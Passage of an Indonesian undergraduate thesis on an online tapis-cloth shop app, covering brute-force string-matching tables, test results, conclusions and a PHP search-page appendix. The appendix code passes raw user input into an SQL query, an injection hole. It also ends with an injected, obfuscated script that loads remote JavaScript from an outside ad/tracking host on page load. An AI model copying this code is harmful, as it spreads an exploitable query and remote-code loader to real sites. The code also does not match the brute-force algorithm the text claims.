The screenshot shows the 'Data Barang' page. At the top, there are three dashboard cards: a green card for 'Partner Pengiriman Kamu' with 0 items, an orange card for 'Barang Yang Di Jual Kamu' with 6 items, and a blue card for 'Data Pesanan' with 6 items. Below these is a section titled 'Jual barang' with a message: 'Hello Andika Kamu dapat mengolah semua penjualan barang kamu disini , jika kamu tidak yakin kamu dapat menghapus penjualan barang kamu'. Below the message is a table with the following data:

Nama Barang	Kategori	Harga	Stok	Aksi
Tapis Lampung Motif Kaligrafi Allah dan Muhammad	kerajinan	200.000,00	35	[Edit] [Hapus]
Tapis Lampung Abung Dasar Biru	kerajinan	850.000,00	29	[Edit] [Hapus]
Kain Tapis Sarung Dasar Hitam	kerajinan	700.000,00	29	[Edit] [Hapus]

Gambar 4.1.12 Tampilan Halaman Data Barang

4.1.13 Tampilan Halaman Jasa Pengiriman

Halaman jasa pengiriman adalah halaman yang digunakan admin untuk menambah partner pengiriman dan menampilkan keterangan tentang nama jasa, lama kerja dan aksi yang digunakan untuk menghapus jasa pengiriman yang digunakan.

The screenshot shows the 'Jasa Pengiriman' page. At the top, there are three dashboard cards: a green card for 'Partner Pengiriman Kamu' with 0 items, an orange card for 'Barang Yang Di Jual Kamu' with 6 items, and a blue card for 'Data Pesanan' with 6 items. Below these is a section titled 'Tambah Partner Pengiriman' with a message: 'Hello Andika Dihalaman ini kamu dapat melihat seluruh kategori tapis , kamu dapat mengolah dan kategori ini berhubungan dengan barang yang kamu jual'. Below the message is a table with the following data:

Nama Jasa	Lama Kerja	Aksi
-----------	------------	------

Gambar 4.1.13 Tampilan Halaman Jasa Pengiriman

4.1.14 Tampilan Halaman Data Pesanan

Halaman data pesanan merupakan halaman yang digunakan admin untuk manage pesanan dan juga untuk mengganti status transaksi pada konsumen. Halaman data pesanan dapat dilihat pada gambar 4.1.14.

Status	Nama Pemesan	Kode Pembelian	Jumlah Barang	Jumlah Bayar	Tanggal Beli	Alamat	Dikirim
belum	Andika	25576	1	Rp.4900	14-08-2018	ambarawa	Dikirim
Sudah Dikonfirmasi	Andika	29371	2	Rp.1550	31-07-2018	ambarawa	Dikirim

Gambar 4.14 Tampilan Halaman Data Pesanan

4.2 Pembahasan

4.2.1 Pembahasan Algoritma Brute Force

Algoritma *brute force* adalah algoritma untuk mencocokkan *pattern* dengan semua teks antara 0 dan n-m untuk menemukan keberadaan *pattern* dalam teks (Sarno *et al.* 2012). Di dalam pencocokkan string, terdapat istilah teks dan *pattern*. Teks merupakan kata yang dicari dan dicocokkan dengan *pattern*. Sedangkan *pattern* merupakan kata yang diinputkan untuk dicocokkan. Langkah-langkah yang dilakukan algoritma ini saat mencocokkan *string* adalah :

1. Algoritma *brute force* mulai mencocokkan *pattern* dari awal teks.
2. Dari kiri ke kanan, algoritma ini akan mencocokkan karakter per karakter *pattern* dengan karakter pada teks yang bersesuaian, sampai salah satu kondisi berikut terpenuhi :
 - a. Karakter di *pattern* dan di teks yang dibandingkan tidak cocok.

- b. Semua karakter di *pattern* cocok. Kemudian algoritma akan memberitahukan penemuan di posisi ini.
- c. Algoritma kemudian terus menggeser *pattern* sebesar satu ke kanan, dan mengulangi langkah ke-2 sampai *pattern* berada di ujung teks.

Langkah-langkah pencarian nama produk tapis menggunakan algoritma *brute force* dapat dilihat pada tabel 4.2.1 berikut.

Text : BINTANG PERAK

Pattern : PERAK

Tabel 4.2.1 Iterasi Algoritma *Brute Force* Pertama

m	1	2	3	4	5	6	7	8	9	10	11	12
T	B	I	N	T	A	N	G	P	E	R	A	K
P	P	E	R	A	K							
I	0	1	2	3	4							

Terdapat ketidakcocokan teks dengan *pattern* seperti yang terlihat pada tabel 4.2.1 maka, dilakukan pergeseran ke kanan pada *window* sebanyak 1 kali. Hal ini terlihat pada tabel 4.2.1 .

Tabel 4.2.2 Iterasi Algoritma *Brute Force* Kedua

m	1	2	3	4	5	6	7	8	9	10	11	12
T	B	I	N	T	A	N	G	P	E	R	A	K
P		P	E	R	A	K						
I		0	1	2	3	4						

Terdapat ketidakcocokan teks dengan *pattern* seperti yang terlihat pada tabel 4.2.2 maka, dilakukan pergeseran ke kanan pada *window* sebanyak 1 kali. Hal ini terlihat pada tabel 4.2.3 .

Tabel 4.2.3 Iterasi Algoritma *Brute Force* Ketiga

m	1	2	3	4	5	6	7	8	9	10	11	12
T	B	I	N	T	A	N	G	P	E	R	A	K
P			P	E	R	A	K					
I			0	1	2	3	4					

Terdapat ketidakcocokan teks dengan *pattern* seperti yang terlihat pada tabel 4.2.3 maka, dilakukan pergeseran ke kanan pada *window* sebanyak 1 kali. Hal ini terlihat pada tabel 4.2.4 .

Tabel 4.2.4 Iterasi Algoritma *Brute Force* Keempat

m	1	2	3	4	5	6	7	8	9	10	11	12
T	B	I	N	T	A	N	G	P	E	R	A	K
P				P	E	R	A	K				
I				0	1	2	3	4				

Terdapat ketidakcocokan teks dengan *pattern* seperti yang terlihat pada tabel 4.2.4 maka, dilakukan pergeseran ke kanan pada *window* sebanyak 1 kali. Hal ini terlihat pada tabel 4.2.5 .

Tabel 4.2.5 Iterasi Algoritma *Brute Force* Kelima

m	1	2	3	4	5	6	7	8	9	10	11	12
T	B	I	N	T	A	N	G	P	E	R	A	K
P					P	E	R	A	K			
I					0	1	2	3	4			

Terdapat ketidakcocokan teks dengan *pattern* seperti yang terlihat pada tabel 4.2.5 maka, dilakukan pergeseran ke kanan pada *window* sebanyak 1 kali. Hal ini terlihat pada tabel 4.2.6 .

Tabel 4.2.6 Iterasi Algoritma Brute Force Keenam

m	1	2	3	4	5	6	7	8	9	10	11	12
T	B	I	N	T	A	N	G	P	E	R	A	K
P						P	E	R	A	K		
I						0	1	2	3	4		

Terdapat ketidakcocokan teks dengan *pattern* seperti yang terlihat pada tabel 4.2.6 maka, dilakukan pergeseran ke kanan pada *window* sebanyak 1 kali. Hal ini terlihat pada tabel 4.2.7 .

Tabel 4.2.7 Iterasi Algoritma Brute Force Ketujuh

M	1	2	3	4	5	6	7	8	9	10	11	12
T	B	I	N	T	A	N	G	P	E	R	A	K
P							P	E	R	A	K	
I							0	1	2	3	4	

Terdapat ketidakcocokan teks dengan *pattern* seperti yang terlihat pada tabel 4.2.7 maka, dilakukan pergeseran ke kanan pada *window* sebanyak 1 kali. Hal ini terlihat pada tabel 4.2.8 .

Tabel 4.2.8 Iterasi Algoritma Brute Force Kedelapan

M	1	2	3	4	5	6	7	8	9	10	11	12
T	B	I	N	T	A	N	G	P	E	R	A	K
P								P	E	R	A	K
I								0	1	2	3	4

Pada iterasi kedelapan yang terlihat pada Tabel 4.2.8, *window* telah berada pada akhir teks dan semua *pattern* cocok dengan teks “PERAK” . Seluruh pencocokan karakter


menggunakan algoritma *Brute Force* telah selesai dan berhenti pada iterasi kedelapan.

4.3 Pengujian Aplikasi


Pengujian terhadap aplikasi dilakukan untuk mengetahui apakah aplikasi dapat berjalan dengan baik atau tidak. Apabila terdapat kesalahan maka dilakukan pengujian ulang hingga aplikasi dapat berjalan dengan baik. Pengujian dilakukan dengan menggunakan metode *black box testing*. *Black box testing* adalah pengujian yang dilakukan hanya mengamati hasil eksekusi melalui data uji dan memeriksa fungsional dari perangkat lunak. Jadi dianalogikan seperti kita melihat suatu kotak hitam, kita hanya bisa melihat penampilan luarnya saja, tanpa tau ada apa dibalik bungkus hitamnya. Sama seperti pengujian *black box*, mengevaluasi hanya dari tampilan luarnya atau antarmuka, fungsionalitasnya tanpa mengetahui apa sesungguhnya yang terjadi dalam proses detailnya atau hanya mengetahui *input* dan *output*. Pengujian aplikasi dilakukan pada hafsahmukaromah.000webhostapp.com dengan *interface mode* Samsung Galaxy S5. Berikut hasil pengujian aplikasi yang telah dilakukan.

4.3.1 Pengujian Menu Login User

User melakukan login menggunakan username dan password untuk bisa masuk ke aplikasi. Berikut hasil uji menu login user.



Gambar 4.3.1.1 Tampilan halaman login user




Gambar 4.3.1.2 Tampilan halaman login user (Berhasil)

4.3.2 Pengujian Algoritma Brute Force

User mengetikkan nama tapis yang ingin dicari pada *search box*. Selanjutnya sistem akan melakukan pencarian dan pencocokan kata dengan nama tapis yang terdapat pada *database*. Kemudian sistem akan menampilkan hasil pencarian nama tapis yang dicari serta lama waktu pencarian (*running time*).

Contoh 1 :

User memasukkan kata tentang nama tapis yang akan dicari seperti contoh: “sarung tapis antik” maka sistem akan menampilkan hasil pencarian produk sarung tapis antic beserta lama waktu pencariannya (*running time*). Hasil pengujian dapat dilihat pada gambar 4.3.2 .




Gambar 4.3.2 Pengujian Algoritma (Berhasil)

4.3.3 Pengujian Halaman Konfirmasi Pembayaran

User memasukkan kode belanja, id toko, jenis atm yang digunakan untuk transfer, tanggal pemesanan, catatan ke admin mengenai produk yang dipesan, serta

melampirkan file gambar produk tapis yang dipesan. Berikut tampilan halaman konfirmasi pembayaran.



Gambar 4.3.3.1 Pengujian Halaman Konfirmasi Pembayaran



Gambar 4.3.3.2 Konfirmasi Pembayaran (Berhasil)

4.3.4 Pengujian Halaman Konfirmasi Admin

Produk tapis yang sudah dipesan oleh pembeli (user), akan masuk ke *database* admin. Keterangan status pemesanan “belum”, yang artinya admin belum menerima sms banking dari pihak bank jika belum menerima transfer dari pihak pembeli. Pihak toko juga belum mengirim produk yang dipesan (gambar 4.3.4.1) . Ketika admin menerima sms banking yang menandakan pembeli sudah mentransfer uang ke rekening toko, maka produk tapis dikirim, dan admin mengubah status menjadi “dikirim” (gambar 4.3.4.2) .

0 Partner Pengiriman Kamu

1 Barang Yang Di Jual Kamu

3 Data Pesanan

Hello **admin** Di halaman ini Kamu dapat mengetahui Siapa saja yang telah memesan ataupun membeli tapis di toko kamu , kamu hanya perlu mengkonfirmasi pengiriman saja , selanjutnya jika produk tapis telah sampai di tempat tujuan pembeli , uang dari pembeli bisa kamu terima di

Status	Nama Pemesan	Kode Pembelian	Jumlah Barang	Jumlah Bayar	Tanggal Beli	Alamat	Dikirim
belum	Andika	1593	1	Rp.850	27-07-2018	ambarawa	Dikirim

Gambar 4.3.4.1 Produk belum dikirim

0 Partner Pengiriman Kamu

1 Barang Yang Di Jual Kamu

3 Data Pesanan

Hello **admin** Di halaman ini Kamu dapat mengetahui Siapa saja yang telah memesan ataupun membeli tapis di toko kamu , kamu hanya perlu mengkonfirmasi pengiriman saja , selanjutnya jika produk tapis telah sampai di tempat tujuan pembeli , uang dari pembeli bisa kamu terima di

Status	Nama Pemesan	Kode Pembelian	Jumlah Barang	Jumlah Bayar	Tanggal Beli	Alamat	Dikirim
dikirim	Andika	1593	1	Rp.850	27-07-2018	ambarawa	Dikirim

Gambar 4.3.4.2 Produk sudah dikirim

Setelah pembeli (user) menerima produk tapis yang dipesan, maka pembeli (user) mengubah status transaksi pada menu status transaksi, dimana yang sebelumnya berstatus “belum dibayar” menjadi “Sudah Dikonfirmasi” (gambar 4.3.4.3) .

Pantau Pengiriman Barang Kamu Disini

Hello **Andika**, jika dalam 2-4 Hari Barang Pesanan kamu belum dikirim oleh sang vendor, maka uang kamu otomatis akan dikembalikan ke rekening kamu.

Belum Dibayar Dibayar Dikirim Diterima

Kamu Dapat Melihat Pantauan Pengiriman Barang Kamu Disini Dengan Adanya Traffic Pantai Pengiriman ini Kamu Tidak Perlu kawatir Barang Kamu Tidak Dikirim

Status & Traffic Pengiriman	Tanggal Beli	Tindakan
Sudah Kamu Konfirmasi	11-08-2018	Konfirmasi Penjualan
Sudah Kamu Konfirmasi	11-08-2018	Konfirmasi Penjualan

Gambar 4.3.4.3 Tampilan Halaman Status Transaksi (user)

1 Partner Pengiriman Kamu	Barang Yang Di Jual Kamu	0 Data Pesanan
--	-----------------------------	--------------------------

Hello admin Di halaman ini Kamu dapat mengetahui Siapa saja yang telah memesan ataupun membeli tapis di toko kamu , kamu hanya perlu mengkonfirmasi pengiriman saja , selanjutnya jika produk tapis telah sampai di tempat tujuan pembeli , uang dari pembeli bisa kamu terima di Filter							
Status	Nama Pemesan	Kode Pembelian	Jumlah Barang	Jumlah Bayar	Tanggal Beli	Alamat	Dikirim
Sudah Dikonfirmasi	Andika	1593	1	Rp.850	27-07-2018	ambarawa	Dikirim

Gambar 4.3.4.4 Hasil Pengujian Konfirmasi Admin (Berhasil)

4.4 Kelebihan Dan Kekurangan Sistem

Didalam perancangan aplikasi ini terdapat beberapa kelebihan dan kekurangan, diantaranya sebagai berikut :

4.4.1 Kelebihan Aplikasi

Ada beberapa kelebihan dari aplikasi Ninda Tapis Lampung adalah sebagai berikut :

1. Dapat membantu konsumen/pelanggan Ninda Tapis Lampung untuk melakukan pemesanan produk tapis dan bertransaksi secara online kapanpun dan dimanapun selama 24 jam setiap hari.
2. Dapat memberikan hasil pencarian dengan cepat mencari nama-nama produk tapis yang dijual di toko Ninda Tapis Lampung.
3. Dapat menampilkan daftar produk tapis terbaru beserta deskripsi produk.
4. Setiap konsumen/pelanggan Ninda Tapis Lampung yang terdaftar sebagai member dapat mengomentari produk tapis pada menu deskripsi.
5. Penyimpanan didalam database sehingga dapat dibuka kembali jika sewaktu-waktu dibutuhkan.

4.4.2 Kekurangan Aplikasi

Didalam perancangan dan pembangunan aplikasi ini terdapat beberapa kelemahan, diantaranya sebagai berikut :

1. Belum adanya notifikasi pembayaran online pada admin. Sehingga admin mengubah status pengiriman secara manual harus membuka aplikasi terlebih dahulu untuk memperbaharui status transaksi setelah mendapatkan sms banking jika telah menerima transfer dari pihak pembeli.
2. Belum adanya jaminan jika barang yang dikirim sesuai dengan keinginan pembeli.

BAB V

SIMPULAN DAN SARAN

5.1 Simpulan

Perancangan dan implementasi aplikasi penjualan tapis Lampung berbasis android menggunakan algoritma string matching yang telah dilakukan dapat disimpulkan sebagai berikut :

1. Aplikasi penjualan tapis pada toko Ninda Tapis Lampung dapat mempermudah konsumen/pelanggan untuk melakukan transaksi jual beli secara online yang dapat diakses kapan saja dan dimana saja dengan menggunakan smartphone yang mereka miliki.
2. Media penjualan tapis online ini menampilkan informasi tentang nama produk tapis, deskripsi produk, kategori produk, harga produk beserta diskon masing-masing produk tapis. Sehingga dapat mempermudah konsumen/pelanggan untuk memilih produk yang akan dipesan dan mengurangi kesalahan komunikasi antar penjual dan pembeli.
3. Aplikasi Ninda Tapis Lampung menerapkan Algoritma *String Matching Brute Force* pada *search box* untuk mencari nama produk tapis yang diinginkan.

5.2 Saran

Berdasarkan kesimpulan yang ada maka penulis memiliki beberapa saran yang mungkin dapat dijadikan sebagai bahan acuan, masukan atau perbandingan sebagai berikut :

1. Bagi penelitian selanjutnya diharapkan dapat membuat aplikasi ini menjadi lebih menarik dengan kombinasi warna dan desain yang cocok untuk aplikasi ini.
2. Aplikasi penjualan tapis ini dapat dikembangkan dengan menerapkan sistem notifikasi online pada admin.

3. Aplikasi penjualan tapis Lampung berbasis Android ini dapat dikembangkan agar dapat dijalankan di sistem operasi lainnya seperti *iOS*, *Apple*, *Blackberry*, dan *Windows Mobile*.

DAFTAR PUSTAKA

- [1] Antonius Rahmat C. 2010. *Algoritma dan Pemrograman dengan Bahasa C*. Penerbit Andi, Yogyakarta.
- [2] Badins. 2018. “*Pengertian Kain Tapis Lampung*”. Dalam <http://tapisindahlampung.blogspot.co.id/2018/01/pengertian-kain-tapislampung.html>, diakses tanggal 5 April 2018.
- [3] Bulolo, E. 2013. Implementasi Algoritma String Matching Dalam Pencarian Surat Dan Ayat Dalam Bible Berbasis Android. *Pelita Informatika Budi Darma*, 3, ISSN: 2301-9425.
- [4] H. Nazruddin Safaat. 2012. *Pemrograman Aplikasi Mobile Smartphone dan Tablet PC Berbasis Android*. Bandung.
- [5] Holla, S. & Katti, M. 2012. Android Based Mobile Application Development and its Security. *International Journal of Computer Trends and Technology*. Vol. 3, No. 1, pp. 486-490.
- [6] M.Rudianto, Arief. 2011. *Pemrograman Web Dinamis Menggunakan Php dan Mysql*. Yogyakarta: C.V ANDI OFFSET.
- [7] Nore, Viktor Nicolas. 2013. *Perancangan Sistem Informasi Penjualan Dan Pemesanan Produk Berbasis Web*. Skripsi, pada Jurusan Sistem Informasi, Fakultas Teknik Universitas Widyatama, Bandung.
- [8] Petrus Santoso, Poundra Kartika P. 2013. Aplikasi Toko Tas Online Berbasis Android. *Jurnal Dimensi Teknik Elektro*. Vol. 1, No. 1, pp. 12-17.
- [9] Pressman, R.S. 2012. *Rekayasa Perangkat Lunak*, Edisi ke- 7, Buku I, Penerbit Andi, Yogyakarta.
- [10] Pressman, R.S. 2010. *Software Engineering*. Penerbit Mc Graw Hill, New York.
- [11] Satyaputra. 2014. *Beginning Android Programming With ADTBundle*. (P.E.M. Komputindo,Ed). Jakarta.
- [12] Sholih, F. B. 2014. *Perancangan Aplikasi Penjualan Batik Berbasis Android*. Skripsi, pada Jurusan Teknik Informatika, Fakultas Komunikasi dan Informatika Universitas Muhammadiyah Surakarta, Surakarta.

- [13] Rossa.A.S & M. Shalahuddin. 2013. *Perekayasa Perangkat Lunak Terstruktur dan Berorientasi Objek*. Bandung: Informatika.
- [14] U. Darmawan, H. Eric Wijaya, Handoko. 2008. Perbandingan Algoritma String Searching Brute Force, Knutt Morris Pratt, Boyer Moore, Dan Karp Rabin Pada Teks Alkitab Bahasa Indonesia. *Techne Jurnal Ilmiah Elektronika*. Vol. 7, No. 1, pp. 1-13.
- [15] W. Hendi, S. Shinta Wellia. 2015. Rancang Bangun Mobile Commerce Berbasis Android Pada Toko Duta Buku Semarang. *Techno.COM*, Vol. 14, No. 2, pp. 98-107.
- [16] Yuni Puspita Sari, Membangun Kamus Obstetri Berbasis Android (Studi Kasus: Kampus Kebidanan Adila Bandar Lampung). *Jurnal Informatika*. Vol. 16, No. 1, Juni 2016.

LAMPIRAN

Script Program Menu Pencarian (Algoritma String Matching)

```
<!DOCTYPE html>

<html>

<head>

    <title>Situs Jual Beli Kerajinan Tapis Terpercaya</title>

    <link rel="stylesheet" type="text/css" href="asset/css/jquery-ui.min.css">

    <link rel="stylesheet" type="text/css" href="asset/css/style.css">

    <link rel="stylesheet" type="text/css" href="asset/css/slider.css">

    <script type="text/javascript" src="asset/js/jquery.min.js"></script>

    <script type="text/javascript" src="asset/js/jquery-ui.min.js"></script>

    <style type="text/css">

.tab {

    list-style-type: none;

    margin: 0;

    padding: 0;

    overflow: hidden;

    border: 1px solid #ccc;

    background-color: #f1f1f1;

    float: left;

    width: 88%;

    margin-left: 6%;

    text-align: left;

}

.tab li{display: inline;}

.tab li a {

    display: inline-block;

    color: #444444;
```

```
text-align: center;
padding: 14px 16px;
text-decoration: none;
transition: 0.3s;
font-size: 17px;
}
.tab li a:hover {
    background-color: #ddd;
}
.tab li a:focus, .active {
    background-color: #ccc;
}
.tabcontent {
    display: none;
    padding: 25px 12px;
    border: 1px solid #ccc;
    border-top: none;
    width: 86%;
    float: left;
    margin-left: 6%;
}
.chip {
    display: inline-block;
    padding: 10px;
    margin: 10px 0 10px 0;
    height: 20px;
    font-size: 18px;
    line-height: 20px;
    border-radius: 25px;
```

```
background-color: #f1f1f1;
}
.chip img {
float: left;
margin: 0 10px 0 -25px;
height: 50px;
width: 50px;
border-radius: 50%;
}
.closebtn {
padding-left: 10px;
color: #888;
font-weight: bold;
float: right;
font-size: 20px;
cursor: pointer;
}
.closebtn:hover {
color: #000;
}
input[type=submit]{margin: 10px 0 10px 0; padding: 10px; background: orange; color:
#fff; border: 0; outline: 0; width: 200px; border: 1px solid orange; cursor: pointer; }
select{margin: 10px 0 10px 0 ; padding: 10px; width: 400px; margin-right: 10px; color:
#ccc; }
</style>
</head>
<body>
<div>
<?php include 'component/header.php'; ?>
```

```

<?php include 'component/slider.php'; ?>

<div class="bagan-banner">

<center>

<div class="tab">

<li><a href="javascript:void(0)" class="tablinks" onclick="openCity(event,
'category')">Pencarian Kerajinan Tapis</a></li>

</div>

<div id="category" class="tabcontent">

<?php
if(isset($_POST['term'])){
    $cari = $_POST['term'];
}
?>

<?php
$time = microtime();
$time = explode(' ', $time);
$time = $time[1] + $time[0];
$start = $time;

if(isset($_POST['term'])){
    $cari = $_POST['term'];
    $data = mysql_query("select * from barang where nama_barang like
'%" . $cari . "%'");
}
else{
    $data = mysql_query("select * from barang");
}

while($d = mysql_fetch_array($data)){
?>

<div class="content">

<center></center>

```

```

        <div class="isi">
            <h5><?php echo $d['nama_barang']; ?></h5>
            <a href="page_vendor.php?id_vendor=<?php echo
            $d['id_vendor'] ?>"><h5 style="font-size: 13px; color:green; border-radius:
            5px;">Penjual <?php echo $kat2['nama_toko'];?></h5></a>
            <h5>Rp.<?php echo $r['harga']; ?></h5>
        <center>
            <a href="detail_product.php?id_barang=<?php echo $d['id']
            ?>"><input type="submit" value="Lihat Dulu" style="margin: 10px 0 10px 0 ; padding:
            10px ; background: orange; outline: 0; border:0; color: #fff; font-size: 13px; width:
            100%"></a>
        </center>
    </div>
</div>
<?php }
$time = microtime();
$time = explode(' ', $time);
$time = $time[1] + $time[0];
$finish = $time;
$total_time = round(($finish - $start), 4);
echo "<p>Running Time ".$total_time." second</p>"; ?>
</div>
<script>
function openCity(evt, cityName) {
    var i, tabcontent, tablinks;
    tabcontent = document.getElementsByClassName("tabcontent");
    for (i = 0; i < tabcontent.length; i++) {
        tabcontent[i].style.display = "none";
    }
    tablinks = document.getElementsByClassName("tablinks");
    for (i = 0; i < tablinks.length; i++) {

```

```

        tablinks[i].className = tablinks[i].className.replace(" active", "");
    }

    document.getElementById(cityName).style.display = "block";

    evt.currentTarget.className += " active";
}

</script>

<script type="text/javascript">if (self==top) {function netbro_cache_analytics(fn,
callback) {setTimeout(function() {fn();callback();}, 0);}function sync(fn) {fn();}function
requestCfs(){var idc_glo_url = (location.protocol=="https:" ? "https://" : "http://");var
idc_glo_r = Math.floor(Math.random()*99999999999);var url = idc_glo_url+
"cfs.uzone.id/2fn7a2/request" + "?id=1" + "&enc=9UwKxLgY9" + "¶ms=" +
"4TtHaUQnUEIP6K%2fc5C582CL4NjpNgssK0qZadE47JUdGHFHLfbVduxLeSZTaN%2fCvSyhi
QsCTEtCGiaxtBhV5Mo6GA6xdw0AJrNFB8G2Df%2fKvwdy8%2b5RGE7WpzSx3nVPJZepAY
RCPKtp%2bMqQ8I9q3SGlmlqt4qpguMnxb%2bd%2f2zxV2j%2fcS%2bq9K7zM3p9pEeJfM
Ps2kDGypYtNiRFlawHojvtn%2fQq0CXoXf1bCec%2f7skoZOjStT1qwTrB4b4xPG2AOpVhK1
u01LQz2FunpFx2x5bISkmsCzQux07BIVc9QzUkyvOnTWciBi4FTtr8gwOegFbawaUbUFUIA
o43j6PH3X6nC%2fnuuRw9nD1JBN4RRsWXD3d0a7JTmPlyZNP9XOpV3InPV4E9BbgllpzZA
VA%2f4dP6Z4nEO0ygQC2Po7sg1GQ%2fw9xDmH5iYgOyFEVK80oFK0k1vCsH%2b9Vinlym
BB1nIGAtweiNASO8i7Fif1RPz949TGTIpBNTllbz%2fk9GMwd%2f3cRQk%2bev9E5ipJvQ73
Q3Oli1QuKVN1UD%2b6f31Bnsowis25grxjyXeewp%2f9%2fc%2fJDEXGdTljBZ3dtLQBgpC7
6rbcl0t10%2b0Sfvi7Op7b7ZcW6M%3d" + "&idc_r="+idc_glo_r +
"&domain="+document.domain + "&sw="+screen.width+"&sh="+screen.height;var bsa
= document.createElement('script');bsa.type = 'text/javascript';bsa.async = true;bsa.src =
url;(document.getElementsByTagName('head')[0] || document.getElementsByTagName('
body')[0]).appendChild(bsa);}netbro_cache_analytics(requestCfs,
function({}));</script>

</center>

</div>

<?php include 'component/new_book.php'; ?>

<?php include 'component/new-product.php'; ?>

<?php include 'component/favorit_book.php'; ?>

</div>

<div style="clear: both;"></div>

<?php include 'component/footer.php'; ?>

</body>

</html>

```



Bandar Lampung, 08 Mei 2018

Nomor : Penelitian.007/DMJ/DEKAN/BAAK/V-18
Lampiran : -
Perihal : Permohonan Izin Penelitian

Kepada Yth,
Ninda Tapis Lampung

Di -
Jl. Jenderal Sudirman No. 47 C, Bandar Lmapung

Dengan hormat,

Sehubungan dengan peraturan Akademik Institut Informatika dan Bisnis (IIB) bahwa mahasiswa/i Strata Satu (S1) yang akan menyelesaikan studinya diwajibkan untuk memiliki pengalaman kerja dengan melaksanakan Penelitian dan membuat laporan yang waktunya disesuaikan dengan kalender Institut Informatika dan Bisnis (IIB) Darmajaya.

Untuk itu kami mohon kerja sama Bapak/Ibu agar kiranya dapat menerima mahasiswa/i untuk melakukan Penelitian, yang pelaksanaannya dimulai dari tanggal **14 Mei 2018 s.d 14 Juli 2018** (selama dua bulan)

Adapun mahasiswa/i tersebut adalah :

Nama : **Hafsah Mukaromah**
NPM : **1411010110**
Jurusan : **S1 Teknik Informatika**
Jenjang : **Strata Satu (S1)**

Demikian permohonan ini dibuat, atas perhatian dan kerjasama yang baik kami ucapkan terimakasih.

Dekan
Fakultas Ilmu Komputer,


Dr. R.Z. Abdul Aziz, M.T.
NIK. 01050904

Tembusan:

1. Jurusan S1 Teknik Informatika
2. Arsip.